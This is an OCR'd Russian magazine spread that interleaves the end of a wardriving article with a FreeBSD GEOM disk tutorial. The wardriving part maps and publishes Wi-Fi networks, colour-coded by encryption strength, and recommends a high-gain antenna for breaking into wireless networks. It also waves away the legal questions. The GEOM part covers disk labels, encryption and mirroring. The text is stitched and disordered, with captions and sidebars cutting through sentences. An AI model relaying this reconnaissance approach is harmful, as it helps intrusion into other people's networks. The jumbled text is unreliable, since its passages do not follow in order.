Если ты перепробовал все модули, но в ответ на подключение девайса система выдает лишь неутешительные сообщения о том, что к ней подключили что-то неизвестное и псевдоустройство /dev/cuaU0 не создается, то хочу тебя огорчить — твой com2usb-кабель не подходит. В man-страницах модулей указаны названия адаптеров, с которыми они работают.
В нашем случае все прошло успешно и приемник подцепился как /dev/cuaU0. Именно на этот девайс мы и натравливаем gpsd (в этом примере демон не уходит в бэкграунд и выдает на консоль отладочные сообщения):

```
# gpsd -N -D 10 /dev/cuaU0
```

Далее настраиваем Kismet для работы с gpsd:

```
# vi /usr/local /etc/kismet.conf

gps=true
gpshost=localhost:2947
```

После этого запускаем Kismet:

```
$ cd /tmp
# kismet
```


И убеждаемся, что он подхватил GPS: внизу, под списком сетей, теперь указываются текущие GPS-координаты, а среди логов, сохраняемых снифером, появился новый, с расширением GPS.

Карты в руки

Kismet не только является превосходным пассивным снифером, но еще и работает с картами местности! Точнее, не сам Kismet, а утилита gpsmap, входящая в состав дистрибутива. Она умеет обрабатывать GPS-логи и накладывать обнаруженные сети на карту,

SPB ПОД КОЛПАКОМ

Визуализация обнаруженных сетей — это хорошо. Но хочется большего. Если есть информация по сетям, сразу возникает желание занести их в базу данных, сделать поиск по идентификатору и типу сети, наличию шифрования. Так как у нас теперь есть GPS-координаты, то мы, используя простой скриптик, сможем показывать лишь те сети, которые находятся в определенном месте, районе города и т. п. Именно этим я и озадачился :).
По адресу www.toxahost.ru/wifidb расположен мой проект по сбору информации о беспроводных сетях Санкт-Петербурга. Для визуализации данных в нем как раз применяется описанный здесь метод.



› Пойманные точки на экране ноутбука


добавляя, помимо информации о сети, такие полезные фишки, как трек-линия (путь, на протяжении которого сеть была доступна) и вычисленный на ее основе примерный район охвата сети.
Картинка с картой — это здорово, но мы пойдем еще дальше и вместо статичной картинки с помощью HTML и JavaScript сделаем динамичную карту, на которой будут изображены точки доступа, обозначенные разным цветом в зависимости от уровня защищенности (без шифрования вообще, со слабой защитой в виде WEP и с хорошей защитой). При нажатии на каждую такую точку на карте, скрипт будет выдавать подробную информацию о сети и рисовать район охвата сети с трек-линией. Карты же возьмем из публичного источника — Google Maps.

КРУТАЯ АНТЕННА


В своих опытах мы использовали антенну D-Link ANK24-2100. Это параболическая направленная антенна с вертикальной поляризацией и довольно нехилым коэффициентом усиления 21 dBi. Для сравнения, коэффициент обычной PCMCIA-сетевушки — 2-3 dBi. Не секрет, что сила сигнала является одним из самых важных параметров при проникновении в беспроводные сети. Типична ситуация, когда вардрайвер может перехватывать пакеты, но ему не хватает мощностей, чтобы посылать их. С крутой антенной мы не испытывали проблем при подключении в радиусе нескольких сотен метров с учетом квартирных перекрытий (ведь точка доступа находится в здании, а вардрайверы — на улице). Такие антенны комплектуются большим SMA-разъемом, так что для подключения их к PCMCIA-карте требуется перепайка последней под нужный разъем. Так что настоящий вардрайвер должен быть на «ты» с паяльником и схемотехникой :). Понятно, что эта антенна предназначена для крепления на крыше здания, а не автомобиля вардрайвера, но кого это волнует :)?

А ЭТО ЛЕГАЛЬНО?


Одно дело, когда ты прокатился с ноутбуком и снифером по городу и собрал дамп пакетов «для внутреннего пользования», другое дело, когда ты выложил результаты своего анализа в публичный доступ. Легальность распространения такой информации зависит от законов, регулирующих вопросы privacy в каждой конкретной стране. Так, в «нормальных» странах публикация информации о географических координатах точки доступа, ее идентификаторе (ESSID) и наличии шифрования не является чем-то противозаконным, этим и объясняется существование крупных сервисов вроде wigle.net. Это вполне логично, ведь вся упомянутая информация содержится в широковещательных информационных beacon-фреймах, и с точки зрения архитектуры 802.11 получение таких фреймов адаптером, находящимся в зоне покрытия сети, вполне легально. Перехват же пакетов с данными, разумеется, нелегален, поэтому честные вардрайверы отключают в своем снифере сбор всех пакетов, кроме «беконов» (смотри опцию logtypes в kismet.conf).
В России же, как обычно, законы ничего не значат :), то есть, исходя из юридических документов, сделать какой-либо однозначный вывод о легальности или нелегальности раскрытия информации о сети нельзя. Впрочем, это никого и не волнует. Если начальник отдела безопасности какой-нибудь крупной фирмы, совершенно неразбирающийся в вопросах инфобеза, но зато являющийся в прошлом, скажем, офицером спецслужб (типичная картина для многих крупных компаний), увидит свою сеть на карте, и его от этого хватит инфаркт, то он не станет выяснять, что там легально, а что нет. Делай выводы.




> Информация о сети, трек-путь и примерный район охвата



> Питер, опутанный незащищенных беспроводными сетями



> Мне сверху видно все, ты так и знай!



> Видно, по какому маршруту ехал вардрайвер

Поможет нам в этом gmap — патч к gpsmap, добавляющий вышеописанную функциональность. Подружить Kismet и Google Maps очень просто. Для этого нам понадобятся исходники Kismet (а именно — gpsmap) и архив с www.parknation.com/gmap, содержащий сам патч и html-интерфейс. Далее следует пропатчить и собрать gpsmap, как показано ниже:

```
$ ftp -p www.parknation.com/gmap/
files/gpsmap-gmap-0.1.tgz
$ ftp -p kismetwireless.net/code/
kismet-2006-04-R1.tar.gz
$ tar xzf gpsmap-gmap-0.1.tar.gz
$ tar xzf kismet-2006-04-R1.tar.gz
$ cd kismet-2006-04-R1
$ patch -p0 <../gpsmap-gmap-0.1/
gpsmap-gmap-0.1.diff
$./configure
$ make gpsmap
```

Пользователям FreeBSD проще использовать систему портов, так как порт Kismet был доработан автором этих строк и патч можно включить в опциях, набрав:

```
$ cd /usr/ports/net-mgmt/kismet
# make config
```

Пропатченную утилиту необходимо натравить на логи Kismet с расширением gps:

```
$ gpsmap -j -e -t -r -u -n1 *.gps
```

После этого нужно определиться, куда выкладывать результаты своей работы. Как упоминалось выше, результат работы пропатченной gpsmap — нестатичная картинка. На выходе тулза генерирует js-файл (map_*.js), который следует переименовать в gpsdata.js и расположить в каталоге веб-сервера вместе с index.html и папкой mapfiles/ (их можно найти в архиве с патчем). Последний шаг — получить у Google Maps код для своего сайта, на котором расположены результаты работы, ведь карта местности закачивается с сервера Google. Сделать это можно по адресу www.google.com/apis/maps/signup.html. Полученный код следует вписать в index.html прямо под соответствующим комментарием (KEYHERE).

В результате, натравив браузер с включенной поддержкой Java-скриптов на www.yourserver.ru/wifimap (при условии, что index.html, gpsdata.js и mapfiles/ расположены в папке wifimap/), ты получишь свой маленький вариант Google Maps с нанесенными на карту точками доступа. Красные точки означают сети без шифрования данных, желтые — с включенным WEP, зеленые — с адекватными методами защиты данных. Щелкнув по точке, во всплывающем окошке увидишь всю информацию о сети, сможешь нарисовать трек-линию и примерный район охвата. Это гораздо практичнее, функциональнее и эффектнее статичной jpeg-картинки. Вид родного города с высоты птичьего полета, визуально опутанного сотнями беспроводных сетей, производит впечатление даже на несведущих в WiFi людей ;). Пример такой карты есть на www.toxahost.ru/wardriving_spb/all.


ЕВГЕНИЙ «J1M» ЗОБНИН
/ J1M@LIST.RU /

GEOM'ЕТРИЯ ЗАНИМАТЕЛЬНАЯ

ТЕХНОЛОГИЯ GEOM ИЗНУТРИ И СНАРУЖИ

ТЕХНОЛОГИЯ GEOM СТАЛА ОДНИМ ИЗ ГЛАВНЫХ НОВОВВЕДЕНИЙ FREEBSD ЗА ПОСЛЕДНИЕ ГОДЫ. БЛАГОДАРЯ МОДУЛЬНОЙ АРХИТЕКТУРЕ И ГРАМОТНОМУ ДИЗАЙНУ МЕХАНИЗМ GEOM ПОЗВОЛИЛ В ПОЛНОЙ МЕРЕ КОНТРОЛИРОВАТЬ ПРОЦЕСС ОБМЕНА ДАННЫМИ МЕЖДУ ЖЕСТКИМ ДИСКОМ И ФАЙЛОВОЙ СИСТЕМОЙ. ПОЛЬЗОВАТЕЛИ И АДМИНИСТРАТОРЫ ПОЛУЧИЛИ В РАСПОРЯЖЕНИЕ МОЩНЫЙ ИНСТРУМЕНТ, ОТКРЫВАЮЩИЙ ШИРОЧАЙШИЕ ВОЗМОЖНОСТИ ПО ОРГАНИЗАЦИИ ХРАНИЛИЩ ДАННЫХ ЛЮБОЙ СЛОЖНОСТИ.

Философия GEOM



С GEOM (модульный механизм преобразования запросов дискового ввода-вывода) представляет собой прослойку между файловой системой и драйвером накопителя (ATA, SATA, SCSI). В основу механизма положена идея обособленных модулей (в терминологии GEOM — классов), каждый из которых может выполнять только один вид преобразования. Запрос дискового ввода-вывода, проходя через модули, подвергается различной обработке и в конце пути попадает в драйвер устройства. Комбинируя модули, пользователь получает возможность работать с различными дисковыми разделами, создавать логические тома и программные RAID-массивы.

Немаловажная особенность GEOM — это простота разработки классов. Для создания нового вида преобразования достаточно оформить алгоритм в виде класса, добавить необходимые структуры данных и скомпилировать код как модуль ядра. После этого модуль можно подключить к ядру и добавить экземпляр класса к существующей топологии. Надо сказать, что простота дизайна и дружелюбность к разработчикам сыграли свою роль. В FreeBSD версии 6.1 доступно более 20 классов, и с каждым релизом их будет становиться все больше.

КЛАССЫ GEOM, ДОСТУПНЫЕ В FREEBSD 6.1

Работа с разделами:
mbr — делит диск на слайсы;
gpt — делит диск на слайсы формата GUID (формат разделов IA-64);
apple — делит диск на слайсы формата Apple;
sunlabel — делит диск на слайсы формата Sun OpenBoot PROM (используется в серверах Sun);
pc98 — делит диск на слайсы формата PC98;
bsd — делит слайс на разделы BSD.

RAID и логические тома:
concat — объединяет несколько дисков

```
# kldload geom_bde
# gbde init ad0s1e
Enter new passphrase:
Reenter new passphrase:
# gbde attach ad0s1e
Enter passphrase:
# dd if=/dev/random of=/dev/ad0s1e.bde bs=64k
dd: /dev/ad0s1e.bde: end of device
3166+0 records in
3165+0 records out
207421440 bytes transferred in 259.103417 secs (800535 bytes/sec)
# newfs /dev/ad0s1e.bde
/dev/ad0s1e.bde: 197.8MB (405120 sectors) block size 16384, fragment size 2048
        using 4 cylinder groups of 49.47MB, 3166 blks, 6336 inodes.
super-block backups (for fsck -b #) at:
 160, 101472, 202784, 304096
# mount /dev/ad0s1e.bde /tmp
# df
Filesystem      1K-blocks   Used  Avail Capacity  Mounted on
/dev/ad0s1a        304302  35174 244784    13%    /
devfs                   1      1      0   100%    /dev
/dev/ad0s1f        146508 103596  31266    77%    /usr
/dev/ad0s1d        304302    196 279762     0%    /var
/dev/ad0s1e.bde    196014      4 180330     0%    /tmp
# 
```

› Зашифровать раздел с помощью geom_bde действительно просто

```
dT: 0.576  flag_I 500000us  sizeof 240  i -1
 L(q)  ops/s    r/s   kBps   ms/r    w/s   kBps   ms/w   %busy Name
    0    257     83   1608    0.9    174   3040    0.9   23.0| ad0
    0    257     83   1608    1.1    174   3040    1.0   25.1| ad0s1
    0      0      0      0    0.0      0      0    0.0    0.0| ad2
    0    174      0      0    0.0    174   3040    1.3   22.6| ad0s1a
    0      0      0      0    0.0      0      0    0.0    0.0| ad0s1b
    0      0      0      0    0.0      0      0    0.0    0.0| ad0s1c
    0      0      0      0    0.0      0      0    0.0    0.0| ad0s1d
    0      0      0      0    0.0      0      0    0.0    0.0| ad0s1e
    0     83     83   1608    1.2      0      0    0.0   10.3| ad0s1f
    0      0      0      0    0.0      0      0    0.0    0.0| ad2s1
    0      0      0      0    0.0      0      0    0.0    0.0| ad2s1a
    0      0      0      0    0.0      0      0    0.0    0.0| ad2s1c
    0      0      0      0    0.0      0      0    0.0    0.0| ad0s1e.bde
```

› iostat — на помойку, да здравствует gstat!

в один логический дисковый раздел;
stripe — создает массивы RAID-0 (чередование);
mirror — создает массивы RAID-1 (зеркалирование);
raid3 — создает массивы RAID-3 (чередование с контролем четности);
ccd — создает массивы RAID-0 и RAID-1;
vinum — менеджер логических томов vinum, как класс GEOM.

Безопасность:
gbde — осуществляет шифрование на уровне диска;
geli — другой вариант шифрования;
shsec — реализует «shared secret devices», когда для того чтобы получить доступ к одному накопителю, необходимо обеспечить наличие другого накопителя, например USB-флешки.

Системные:
dev — создает файлы устройств в каталоге /dev.
vfs — связывает GEOM и подсистему VFS.
disk — работает с драйвером диска.

Другое:
label — позволяет управлять дисковыми разделами с помощью специальных меток;
fox — специальный класс, автоматически перенаправляющий цепь запросов с одного накопителя на другой;
gate — позволяет создать накопитель как пользовательский процесс;
nop — предназначен для тестирования других классов и сбора статистики;
uzip — позволяет читать сжатые образы дисков;
zero — класс реализует виртуальный накопитель, содержащий нули (по аналогии с /dev/zero).

Все классы, за исключением системных, которые должны присутствовать в любой топологии GEOM, могут быть подключены как модули ядра. Классы, работающие с разделами, по умолчанию включены в ядро, причем без крови их оттуда не извлечешь — через конфигурационный файл ядра это осуществить не удастся. Так сделано для того, чтобы ядро путем перебора классов (существуют правила, благодаря которым GEOM способен производить автоконфигурирование), смогло создать стандартную топологию и не выпасть во время инициализации в kernel panic.

Классы ccd и vinum достались FreeBSD в наследство от четвертой ветки, в которой они были реализованы как отдельные механизмы ядра и являлись чуть ли не единственным средством создания RAID и логических томов. По сути, это реликты, пережитки прошлого, импортированные в GEOM по просьбам ветеранов FreeBSD и от нежелания выбрасывать отлаженный код. Даже vinum, при всей своей мощи и универсальности, в большинстве случаев может быть заменен комбинацией других классов, гораздо более удобных в настройке.

Долой невнятные названия дисков!

Наверняка тебе приходила в голову мысль, что было бы гораздо удобнее монтировать файловые системы, указывая в аргументах команды mount и в файле /etc/fstab легко читаемые и прозрачные имена дисков, вроде /dev/home или /dev/usr. Если так, хочу тебя обрадовать, класс label позволяет сделать именно это. Принцип его работы основан на понятии метки тома, которая является непременным атрибутом большинства файловых систем.

Приведу пример. Имеется раздел /dev/ad0s1e, на котором создана файловая система ufs2, содержащая каталог /home. Попробуем смонтировать ее: mount /dev/ad0s1e/home. Одна команда и две проблемы: во-первых, имя файла никак не говорит о том, что находится на этом разделе, а во-вторых, в случае перемещения диска имя файла изменится, и придется править /etc/fstab. А теперь сделаем то же самое с использование класса label:

```
# kldload geom_label
# umount /home
# tunefs -L home /dev/ad0s1e
# mount /dev/ufs/home /home
```

Стало намного приятнее для глаз. Даже если переключить диск на второй IDE-канал, метка будет распознана и файл /dev/ufs/home останется ассоциированным с прежним разделом. Также класс label умеет распознавать метки файловых систем FAT (/dev/msdosfs/), ISO9660 (/dev/iso9660/), EXT2 (/dev/ext2fs/), ReiserFS (/dev/reiserfs/) и NTFS (/dev/ntfs/). Кроме того, допустимо использование меток, не связанных с файловыми системами (команда «glabel create имя-метки устройство»).

Gzip как класс GEOM

На сегодняшний день не существует класса, выполняющего прозрачное сжатие и распаковку данных в реальном времени. Но доступен класс, умеющий читать сжатые образы дисков, который наверняка пригодится владельцам flash-дисков и создателям LiveCD. Ниже приведен пример того, как можно создать и подключить такой образ.

ПРИМЕР ИСПОЛЬЗОВАНИЯ КЛАССА GEOM_UZIP

```
Создаем и монтируем образ диска:
# dd if=/dev/zero of=disk.ufs bs=1k count=100k
# mdconfig -a -t vnode -f disk.ufs -u 0
# bsdlabel -w md0 auto
# newfs -m 0 -i 1024 md0c
# mount /dev/md0c /mnt
```

ПАРА СЛОВ ОБ АВТОРЕ GEOM

Механизм GEOM был спроектирован и реализован легендарным FreeBSD-хакером Полом-Хеннингом Кампом (Poul-Henning Kamp) при спонсорской поддержке NAI Labs. Первая alpha-версия кода была создана для FreeBSD 4.9, а после выхода релиза 5.0 GEOM стал официальной частью ядра. На развитие и реализацию идеи GEOM автору потребовалось около восьми лет. Причины такой длительной разработки он объясняет словами: «Я хотел сделать это правильно».

Пол-Хеннинг также известен как автор кода VFS namecache, jail, devfs, gbde и драйверов для некоторых ATA-, SCSI- и USB-устройств. Ему принадлежит замечательное высказывание, которое он привел в письме, анонсирующем GEOM: «Лучший способ уничтожить FreeBSD — это дать нашей инфраструктуре прогнить».

```
# gmirror load
# gmirror label -b round-robin gm0 /dev/ad0
# gmirror unload
# gmirror load
GEOM_MIRROR: Device gm0 created (id=2728973598).
GEOM_MIRROR: Device gm0: provider ad0 detected.
GEOM_MIRROR: Device gm0: provider ad0 activated.
GEOM_MIRROR: Device gm0: provider mirror/gm0 launched.
# gmirror insert gm0 /dev/ad2
GEOM_MIRROR: Device gm0: provider ad2 detected.
GEOM_MIRROR: Device gm0: rebuilding provider ad2.
GEOM_MIRROR: Device gm0: rebuilding provider ad2 finished.
GEOM_MIRROR: Device gm0: provider ad2 activated.
# gmirror remove gm0 ad2
GEOM_MIRROR: Device gm0: provider ad2 destroyed.
# 
```

> geom_mirror превращает процесс создания зеркал RAID-1 в тривиальную задачу

```
# kldload geom_label
# df
Filesystem   1K-blocks    Used   Avail Capacity  Mounted on
/dev/ad0s1a     304302   35174  244784    13%    /
devfs                1       1       0   100%    /dev
/dev/ad0s1f     146588  103596   31266    77%    /usr
/dev/ad0s1d     304302     192  279766     0%    /var
/dev/ad0s1e     202094      12  185916     0%    /tmp
# umount /tmp
# tunefs -L tmp /dev/ad0s1e
GEOM_LABEL: Label for provider ad0s1e is ufs/tmp.
# mount /dev/ufs/tmp /tmp
# df
Filesystem   1K-blocks    Used   Avail Capacity  Mounted on
/dev/ad0s1a     304302   35174  244784    13%    /
devfs                1       1       0   100%    /dev
/dev/ad0s1f     146588  103596   31266    77%    /usr
/dev/ad0s1d     304302     192  279766     0%    /var
/dev/ufs/tmp    202094      12  185916     0%    /tmp
# 
```

> geom_label делает работу с дисками приятной и удобной



> • people.freebsd.org/~phk/
• phk.freebsd.dk/pubs/bsdcan-04.slides.gbde.pdf
• phk.freebsd.dk/pubs/bsdcan-04.slides.geom.pdf
• phk.freebsd.dk/pubs/bsdcan-04.slides.geomtut.pdf



> Многими классами GEOM можно управлять с помощью стандартной утилиты /sbin/geom. К примеру, вместо команды geom mirror load можно набирать gmirror load. Для наблюдения за статистикой ввода-вывода воспользуйся утилитой /usr/sbin/gstat.

```
Заполняем виртуальный диск содержимым:
# cp -R ~/documents /mnt

Отключаем образ:
# umount /mnt
# mdconfig -d -u 0

Сжимаем содержимое виртуального диска и вновь
подключаем его:
# kldload geom_uzip
# mkuzip disk.ufs
# mdconfig -a -t vnode -f disk.ufs.uzip -u 0
# mount -r /dev/md0.uzip /mnt
```

Руки прочь от частной собственности

В ядре FreeBSD версии 6.1 можно найти 2 класса, осуществляющих низкоуровневое шифрование дисков. Первый называется gbde (Geom Based Disk Encryption). Он способен шифровать диски или разделы алгоритмом AES с симметричным ключом длиной от 128 бит. Второй, с более запоминающимся и легко произносимым названием geli, более совершенен и универсален. Класс geli может использовать специализированное оборудование для шифрования (в gbde поддержка такого железа не полная), позволяет выбирать алгоритм шифрования (AES, Blowfish или 3DES), использовать 2 независимых ключа и шифровать корневой раздел диска (во время загрузки пользователю будет предложено ввести пароль).

```
ПРИМЕР ИСПОЛЬЗОВАНИЯ КЛАССА GEOM_BDE
Инициализация:
# kldload geom_bde
# gbde init ad1

Создаем файловую систему:
# gbde attach ad1
# dd if=/dev/random of=/dev/ad1.bde bs=64k
# newfs /dev/ad1.bde
# gbde detach ad1

Подключаем шифрованный диск:
# gbde attach ad1
# mount /dev/ad1.bde/secret
```

Класс geli, в отличие от gbde, позволяет создать ключ из нескольких компонентов. В примере, приведенном ниже, мы используем пароль в комбинации с набором из случайных байтов в качестве основы для ключа Blowfish. При необходимости файл можно переместить на USB-флешку и спрятать ее в цветочном горшке.

```
ПРИМЕР ИСПОЛЬЗОВАНИЯ КЛАССА GEOM_ELI
Инициализация:
# kldload
# dd if=/dev/random of=~/ad1.key bs=64 count=1
# geli init -s 4096 -K ~/ad1.key -a Blowfish
/dev/ad1

Создаем файловую систему:
# geli attach -k ~/ad1.key ad1
# dd if=/dev/random of=/dev/ad1.eli bs=64k
# newfs /dev/ad1.eli
# geli detach ad1.eli

Подключаем шифрованный диск:
# geli attach -k ~/ad1.key /dev/ad1
# mount /dev/ad1.eli /mnt/secret
```

Интересной особенностью класса geli является также и то, что он способен генерировать специальные одноразовые ключи для шифрования разделов swap или временных файловых систем. Никаких источников для генерации ключа, будь то пароль или файл с беспорядочным набором байтов, при этом не требуется.

```
# dd if=/dev/random of=/dev/ad0s1b bs=64k
# geli onetime -d -a 3des ad0s1b
# swapon /dev/ad0s1b.eli
```

Дисковая магия

К сожалению, в рамках одной статьи невозможно описать все возможности GEOM по организации RAID-массивов. Поэтому мы остановимся только на RAID-1, как наиболее популярном и дешевом варианте RAID. За создание томов RAID-1 (зеркал) отвечает класс mirror, управляемый утилитой /sbin/gmirror. Средствами GEOM создать зеркало очень просто, поэтому, не вдаваясь в подробности, рассмотрим пример, который будет актуален в 90% случаев:

```
ПРИМЕР ИСПОЛЬЗОВАНИЯ КЛАССА GEOM_MIRROR
Создаем зеркало для текущего диска:
# gmirror load
# sysctl kern.geom.debugflags=16
# gmirror label -b round-robin gm0 /dev/ad0

Перезапускаем mirror, чтобы изменения вступили
в силу:
# gmirror unload
# gmirror load
Подключаем второй диск:
# gmirror insert gm0 /dev/ad2
```

После подключения к зеркалу второго диска начнется синхронизация. Для диска емкостью 120 Гб эта операция может длиться до 5 часов. Строка round-robin в третьей команде означает алгоритм балансировки. Доступно 4 алгоритма:

1. Load — чтение с менее загруженного диска;
2. prefer — чтение с диска, имеющего более высокий приоритет (чем раньше диск был добавлен в массив, тем выше его приоритет);
3. round-robin — поочередное чтение с каждого диска (наиболее производительный алгоритм);
4. split — распределение запросов на чтение больших объемов данных (4 Кб и более) по дискам (дефолтовый алгоритм).

Чтобы зеркалирование включалось во время инициализации системы, необходимо дать указание загрузчику подключать модуль geom_mirror (echo geom_mirror_load="YES" >> /boot/loader.conf) и отредактировать файл /etc/fstab таким образом, чтобы все вхождения /dev/ad0 были заменены /dev/mirror/gm0 (/dev/ad0s1a — /dev/mirror/gm0s1a и т. д.).

В любой момент к массиву может быть добавлен третий диск. Для удаления диска из массива используется команда gmirror remove gm0 ad2.

Mirror очень устойчив к сбоям. Если один из дисков выйдет из строя, то после перезагрузки система продолжит нормальную работу. После того как новый диск будет доставлен из магазина и подключен, mirror автоматически его найдет и произведет синхронизацию. А в случае аварийного отключения питания синхронизация продолжится с прерванного места.


ЗАЧЕМ ШИФРОВАТЬ РАЗДЕЛ SWAP?

Некоторых читателей может озадачить фраза «шифрование swap-раздела». «Что там может быть интересного? Просто куски программ, случайные страницы памяти», — скажут они. И будут не правы. Действительно, раздел подкачки обычно заполнен случайными фрагментами кода, не уместившегося в оперативной памяти. Но стоит включить воображение, как становится ясно, что в swap также могут попасть фрагменты данных, содержащие конфиденциальную информацию, пароли, обрывки личного дневника и даже семейный секрет приготовления тыквенного пирога!

АНАТОМИЯ GEOM

